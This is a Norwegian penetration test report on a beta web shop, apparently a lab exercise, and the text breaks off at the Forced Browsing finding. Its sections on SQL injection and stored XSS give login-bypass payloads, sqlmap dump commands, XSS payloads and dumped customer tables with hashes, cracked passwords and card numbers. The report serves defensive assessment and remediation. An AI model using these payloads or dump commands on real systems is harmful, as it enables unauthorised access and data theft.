

Teknisk penetrasjonsrapport av Boris' Lockpicks

10.9.2026 – 25.9.2026

Business confidential

Version 1.0

Copyright © NetWatch

Innholdsfortegnelse

Executive Summary 3

Sårbarhetstabell 6

Rammeverk 7

Sårbarheter 9

- **SQL Injection** 9
- **Cross Site Scripting (Persistent)** 16
- **Forced Browsing** 19
- **Path Traversal** 21
- **Cross Site Scripting (Reflected)** 23
- **Insecure Session Management** 27
- **Cleartext Storage of Payment Card Data** 30
- **Insecure Direct Object Reference (IDOR)** 31
- **Exposed Admin Interface** 32
- **Insufficient Brute-Force Protection** 33
- **Exposed phpinfo Page** 35
- **Sensitive Cookie Without HttpOnly Flag and Secure Flag** 37
- **Verbose Error Message** 38


Copyright © NetWatch

Executive Summary

Boris' Lockpicks har utviklet nettsiden deres og har ansatt NetWatch for å utføre en «pentest» av applikasjonen deres som nå er i beta versjon. For å sørge for at nettsiden deres oppfyller moderne sikkerhetskrav har NetWatch fått lov til å utføre en whitebox teknisk penetrasjonstest.

Risikobilde

Applikasjonen har betydelige sikkerhetsproblemer som må utbedres før nettsiden går live. De mest kritiske funnene inkluderer SQL Injection som ga full tilgang til databasen, Cross-Site Scripting som muliggjorde «session hijacking», og Forced Browsing som ga uautorisert tilgang til admin-panelet uten autentisering.



Hovedanbefalinger

- **Utbedre alle kritiske og høye sårbarheter** før applikasjonen går live
- **Implementere prepared statements** for all databasekommunikasjon
- **Implementere tilgangskontroll og autorisasjonssjekker** på alle beskyttede sider
- Gjennomføre en fullstendig kodegjennomgang med fokus på **input validation og output encoding**
- **Søke om en ny teknisk penetrasjonstest av NetWatch** etter utbedring for å bekrefte at sårbarhetene er lukket

 Copyright © NetWatch

Grad av sårbarheter			
Grad	**Beskrivelse**	**CVSS v3 rating**	**Prioritering**
Kritisk	**Ekstremt alvorlige sårbarheter** som kan føre til fullstendig kompromittering av systemer, data eller infrastruktur, ofte uten at angriperen trenger autentisering eller brukerinteraksjon.	**9.0-10**	**Umiddelbart**
Høy	**Svært alvorlige sårbarheter** som gir betydelig skade, men som kan kreve noe mer forhåndskunnskap, tilgang eller spesifikke forutsetninger enn kritiske funn.	**7.0-8.9**	**Høy**
Middels	**Sårbarheter med moderat alvorlighetsgrad**, som ofte krever spesifikke forutsetninger for å kunne utnyttes fullt ut, eller som isolert sett gir begrenset skade.	**4.0-6.9**	**Moderat**
Lav	**Mindre alvorlige sårbarheter** med minimal direkte påvirkning, knyttes til beste praksis.	**0.1-3.9**	**Lav**

 Copyright © NetWatch

White Box

NetWatch ble tildelt en whitebox under den tekniske penetrasjonstesten av Boris' Lockpicks. Dette tilsvarer at NetWatch hadde tilgang til maskinen og gjennomførte kodeanalyse i tillegg til dynamisk testing med verktøy som OWASP ZAP, sqlmap, Nmap og Hydra.

Out of Scope:

- Open Source Intelligence (OSINT)
- Social Engineering

Tidsramme

NetWatch utførte den tekniske penetrasjonstesten på Boris' Lockpicks sin applikasjon i perioden fra 10.09.2026 til og med 25.09.2026.

Info om bruk av IP-adresser

NetWatch benyttet IP-adressen 192.168.138.143 den første dagen av testperioden. Denne var dynamisk tildelt, og ble senere byttet ut med en statisk adresse: 192.168.138.133, som ble brukt gjennom resten av den tekniske penetrasjonstesten.

- 192.168.138.143
- 192.168.138.133

 Copyright © NetWatch

Sårbarhetstabell

Sårbarheter	Alvorlighetsgrad	CWE
SQL Injection	**Kritisk**	CWE-89
Cross Site Scripting (Persistent)	**Kritisk**	CWE-79
Forced Browsing	**Kritisk**	CWE-425
Cross Site Scripting (Reflected)	**Høy**	CWE-79
Path Traversal	**Høy**	CWE-22
Cleartext Storage of Payment Card Data	**Høy**	CWE-312
Insecure Direct Object Reference (IDOR)	**Høy**	CWE-639
Insecure Session Management	**Høy**	CWE-330/384
Exposed Admin Interface	**Høy**	CWE-284
Exposed phpinfo Page	**Middels**	CWE-538
Insufficient Brute-Force Protection	**Middels**	CWE-307
Sensitive Cookie Without HttpOnly Flag and Secure Flag	**Lav**	CWE-1004/614
Verbose Error Messages	**Lav**	CWE-209

 Copyright © NetWatch

Rammeverk

Testmetodikken er basert på følgende rammeverk og standarder:

- **OWASP Web Security Testing Guide** – for testtilnærming og dekningsområder
- **OWASP Top 10** – for sårbarhetskategorier og prioritering
- **CVSS 3.1** – for risikoklassifisering og alvorlighetsgradering
- **CWE (Common Weakness Enumeration)** – for kategorisering av svakhetstyper

Verktøy brukt under den tekniske penetrasjonstesten:

Verktøy	Formål
OWASP ZAP	Dynamisk testing: spider, requester, aktiv og passiv skanning
sqlmap	Automatisert SQL Injection-testing og databaseuttrekk
Nmap	Nettverksskanning, portdeteksjon og tjenesteidentifikasjon
Hydra	Brute-force testing av autentiseringsgrensesnitt
Kali Linux	For bruk av sqlmap, Nmap og Hydra via terminalen
Firefox	Manuell testing, cookie-manipulering og trafikkinspeksjon via ZAP-proxy
Google Chrome og Helium	Manuell testing

Testfaser

1. **Rekognosering** med Nmap-skanning og identifikasjon av tjenester.
2. **Automatisert skanning** med OWASP ZAP: spider og aktiv skanning
3. **Manuell testing** for verifisering av funn, cookie-manipulering, path traversal og autentiseringstesting
4. **Utnyttelse** med sqlmap, Hydra, manuell login bypass og session hijacking
5. **Statisk kodeanalyse** for gjennomgang av kildekode for å bekrefte og utdype funn

 Copyright © NetWatch

Observasjon fra rekognosering

Nmap-skanningen (nmap -sS -sV -p- -T4 -v 192.168.138.133) identifiserte følgende åpne porter:

```
80/tcp   open  http     Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
443/tcp  open  ssl/http Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
9999/tcp open  http     Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
```

sqlmap identifiserte MariaDB (MySQL ≥ 5.1 fork) som databasemotor. Både Abyss og MariaDB ser ut til å være utdaterte versjoner som anbefales oppdatert så snart som mulig.

Copyright © NetWatch

Sårbarheter

SQL Injection

Grad: KRITISK	CWE: 89
Beskrivelse	Feilmeldinger gir brukere en verbose error message som gir informasjon om hvilken database som brukes (MariaDB) + informasjon om at det finnes en tabell med navnet «customer». Denne informasjonen kan brukes til å utvikle payloads for å få ut informasjon fra databasen.
IP og Lokasjon	192.168.138.143 https://192.168.138.143/mypage_login.php https://192.168.138.143/usrmgr_checklogin.php https://192.168.138.143/admin_checklogin.php https://192.168.138.143/store_viewdetails.php?id=7
Referanse	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html - OWASP SQL Injection https://cwe.mitre.org/data/definitions/89.html - MITRE SQL Injection


Proof of Concept

NetWatch har oppdaget flere tilfeller av SQL-sårbarheter på webapplikasjonen. Ved å bruke informasjonen fra feilmeldingen, bygde vi payloads til å bypasse innloggingsvinduene. I tillegg til det brukte vi sqlmap til å hente ut applikasjonens database.

 Copyright © NetWatch

Login bypasses

NetWatch har oppdaget verbose error message i innloggingsvinduet til kunder (mypage.php) på webapplikasjonen. Vi testet først om applikasjonen ga ulike feilmeldinger ved innlogging med forskjellige brukernavn, for å se om den avslørte om en bruker faktisk fantes. Men vi ble møtt med noe mye mer kritisk!




Feilmeldingen som vises over, gir informasjon om hvilken database som brukes (MariaDB). I tillegg til informasjon om at det finnes en tabell med navnet «customer». Denne informasjonen kan brukes til å utvikle payloads for å manipulere databasen.

SQL Injection


URL:	https://192.168.138.143/mypage_login.php
Risk:	High
Confidence:	Medium
Parameter:	login
Attack:	ZAP' OR '1'='1' --
Evidence:	
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)

Dette ble også fanget opp av OWASP ZAP, for å bekrefte funnet brukte vi **payloaden**:

ZAP' OR '1'='1' --



Payloaden virket og NetWatch er nå logget inn som bengt/den første brukeren i databasen (id1).





NetWatch fant i tillegg til det at det same kan gjøres i admin panelet (admin.php), som OWASP ZAP også flagget. OWASP ZAP sier her at: «SQL Injection may be possible».

NetWatch svarte dette med å bruke samme teknikk som i kunde påloggingen. Men her var Boris' Lockpicks gode med å skjule feilmeldingen og ha en fast feilmelding («Invalid») i stedet for å fortelle oss om en bruker finnes eller ikke.



SQL Injection - MySQL

URL:	https://192.168.138.143/admin_checklogin.php
Risk:	High
Confidence:	Medium
Parameter:	login
Attack:	'
Evidence:	You have an error in your SQL syntax
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)
Input Vector:	Form Query


Description:

SQL injection may be possible.


 Copyright © NetWatch

Da måtte vi tenkte litt, og med tanke på at dette er admin.php siden er «admin» verdt et forsøk.

Payload: admin' --



Ved å utføre en SQL injection fikk vi tilgang til admin panelet:




 Copyright © NetWatch

sqlmap


Ved funn av flere SQL Injection sårbarheter undersøkte NetWatch om det var mulig å hente ut data fra databasen(e) ved bruk av sqlmap. NetWatch brukte resultatet fra OWASP ZAP som fanget en mulig SQL injection: https://192.168.138.143/store_viewdetails.php?id=7.

Funnet/nøkkelen lå i id parameteren som ble brukt av sqlmap til å hente ut informasjon fra databasen. Vi startet med å kartlegge hvilke databaser som finnes på serveren ved å bruke sqlmap til å utnytte «information_schema.SCHEMATA (informasjon om alle databaser på MariaDB).



Kommando: sqlmap -u "https://192.168.138.143/store_viewdetails.php?id=7" --dbs

Vi fikk da oversikt over hvilke databaser som kjørte på serveren, og brukte deretter den informasjonen til å få en oversikt over tabeller i databasen(e). Dette resulterte med at istedenfor at spørringen ga oss informasjon om produktet fra «products» tabellen, lurte sqlmap den til å gi oss informasjon om alle tabellene i «information_schema.tables» (en tabell med alle tabellene i databasen, standard i MariaDB).



Kommando:
sqlmap -u "https://192.168.138.143/store_viewdetails.php?id=7" -D borislockpicks --tables

 Copyright © NetWatch

Det neste steget var naturligvis å skrive ut de mest interessante tabellene for å se deres innhold:

uid	login	pwhash
1	admin	5fcfd41e547a12215b173ff47fdd3739 (trustno1)

uid	login	name	logins	pwhash	address	cardnumber	expiryyear
1	bengt	Bengt Ostby	0	84d961568a65073a3bcf0eb216b2a576 (superman)	Hoyskolen Kristiania\r\n0999 Oslo	12312312	2023
2	anne	Anne Holm	0	a0dff60cf804e30e76745e734571d1c3	Hoyskolen Kristiania\r\n0999 Oslo	11563300	2026
5	karina	Karina Bjork	0	308e1920c81ba72b0788839184bea5ed	Oslogate 42\r\n0101 Oslo	98373988	2027
8	stian	Stian Kvals	0	9e43731b669b2e0f6accfc1881615efa	Gateaddressen 12\r\n3299 Huttiheita	45645645	2024
9	navn	Navn Navnessen	0	dd95e6ea0c2ffb0cc00d6f6549dfd756 (mittpassord)	Standardveien 99\r\n9999 Usett	01917488	2027
10	testen	Ny Bruker En	0	5f4dcc3b5aa765d61d8327deb882cf99 (password)	testveien 48	43745345	2023
11	testto	Nummerto Tester	0	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Denne er en vei	43232222	2023

Kommando: sqlmap -u "https://192.168.138.143/store_viewdetails.php?id=7" -D borislockpicks -T employee,customer --dump

NetWatch inspiserte både employee og customer tabellene som inneholde brukernavn og passord til brukere av applikasjonen i tillegg til admin kontoen!

Konsekvenser

- En angriper trenger ingen gyldige påloggingsdetaljer for å logge inn som verken kunde eller admin.
- Kortnumre, adresser og passord er eksponert
- Tilgang til bedriftsinformasjon som «Work log» i admin panelet + oversikt over alle kunder
- Modifisering av bruker og admin data
- Fullstendig brudd på konfidensialitet og integritet for Boris' Lockpicks

 Copyright © NetWatch

Tiltak

- **Bruk av prepared statements** der username og password sendes som bundene parametere. Disse er helt avskilt fra SQL-spørringen og hindrer angripere i å bare skrive: admin --
- **Sanitering av input** fjerner muligheten til å bruke tegn som ‘, ", <, = for å hindre at angriperens payloads kan kommunisere med databasen.
- **Timeouts på innloggingssider** for å gjøre det vanskeligere for angripere å bruteforce payloads ved å begrense antall forsøk.
- **Deaktivere verbose feilmeldinger**. Meldingene er gull verdt for angripere og avslører informasjon om spørringsstrukturen og tabellnavn. Informasjon som dette gjør det lettere for en angriper å utvikle en fungerende payload.

 Copyright © NetWatch

Cross Site Scripting (Persistent)

	GRAD: KRITISK	CWE: 79
Beskrivelse	Persistent XSS vil si at en payload er lagret på webserveren (enten i databasen eller i fil). Dersom en bruker besøker den delen av applikasjonen hvor payloaden er lagret, vil payloaden kjøre automatisk i brukerens nettleser.	
IP og Lokasjon	192.168.138.133 https://192.168.138.133/guestbook.php https://192.168.138.133/admin_show.php	
Referanse	https://owasp.org/www-community/attacks/xss/ - OWASP XSS https://cwe.mitre.org/data/definitions/79.html - MITRE XSS	

Proof of Concept

NetWatch fant to sider på webapplikasjonen hvor XSS ble lagret med hjelp av OWASP ZAP. Basert på databasetabellene identifisert tidligere via sqlmap, fant vi ingen tabell som tydelig knytter seg til gjesteboka. Vi sjekket derfor kildekoden og fant følgende:

```
boris@osboxes:~$ cat /home/boris/apps/abyssws/htdocs/guestbook.php
                                $file = fopen('backend/comments.data', 'a');
                                fwrite($file, '<b>' . $name . ':</b> ' . $comment . '<br>');
                                fclose($file);
```

Resultatet bekrefter at payloadene ikke lagres i database, men i fil.

OWASP ZAP forteller oss at et persistent XSS angrep er mulig fra både navn og kommentar parameterne:


Cross Site Scripting (Persistent)
URL: https://192.168.138.133/admin_show.php
Risk: High
Confidence: Medium
Parameter: entry
Attack: </table><script>alert(1);</script><table>
Evidence:
CWE ID: 79
WASC ID: 8
Source: Active (40014 - Cross Site Scripting (Persistent))


Cross Site Scripting (Persistent)
URL: https://192.168.138.133/guestbook.php
Risk: High
Confidence: Medium
Parameter: comment
Attack: <script>alert(1);</script>
Evidence:
CWE ID: 79
WASC ID: 8
Source: Active (40014 - Cross Site Scripting (Persistent))
Input Vector: Form Query


Deretter testet vi begge parameterne med en GIF-payload

 Copyright © NetWatch

Gjestebok:









Work log i admin-panelet:






Payload: <img src="https://media1.tenor.com/m/9nBzDCQs0J4AAAAd/cow-cows.gif">

Alle angrepene ga positive resultater ved avspilling av ku GIFen. Selv etter å ha gått ut av siden / lastet inn siden på nytt spilles ku GIFen av, som resulterer i et persistent XSS angrep.

Konsekvenser

I eksempelet mitt brukte jeg en ufarlig ku GIF. Men om dette var en angriper, kunne han/hun ha lagret en payload i gjesteboka eller i admin panelet.

Et eksempel kan være å bruke: <script>alert(document.cookie)</script>



Denne scripten viser brukerens sesjonscookies. Hvis angriperen i tillegg hadde brukt fetch til å sende document.cookie til sitt eget domene, ville alle brukere som besøker gjesteboka eller admin-panelet automatisk sende sine session tokens til angriperen. Dette ville satt angriperen i stand til å kapre sesjonen deres (Session hijacking).

En annen alvorlig konsekvens kan være at angriperen sin payload har en direkte link til sitt domene. Der vil offer pcen laste ned ett ondsinnet program.

Tiltak

- **Sanitering av input** fjerner tegn som ‘, ", <, >, slik at ondsinnet kode ikke når frem til andre brukeres nettlesere.
- **Output encoding** sikrer at farlige tegn blir oversatt til sin klartekst versjon: < blir til < og > blir til > som sørger for at farlig output aldri blir kjørt.

  Nå er både input og output beskyttet mot at en payload kan kjøres.

- **Aktivere HttpOnly flagg** stopper JS i å kunne få tilgang session cookie

 Copyright © NetWatch


Forced Browsing

	GRAD: KRITISK	CWE: 425
Beskrivelse	Forced Browsing oppstår når en angriper kan få tilgang til sider som ikke er ment å være direkte tilgjengelige, ved å gjette eller kjenne til URLen.	
IP og Lokasjon	192.168.138.133 https://192.168.138.133/admin_show.php https://192.168.138.133/mypage_show.php?id=1	
Referanse	https://cwe.mitre.org/data/definitions/425.html - MITRE Direct Request ('Forced Browsing')	

Proof of Concept

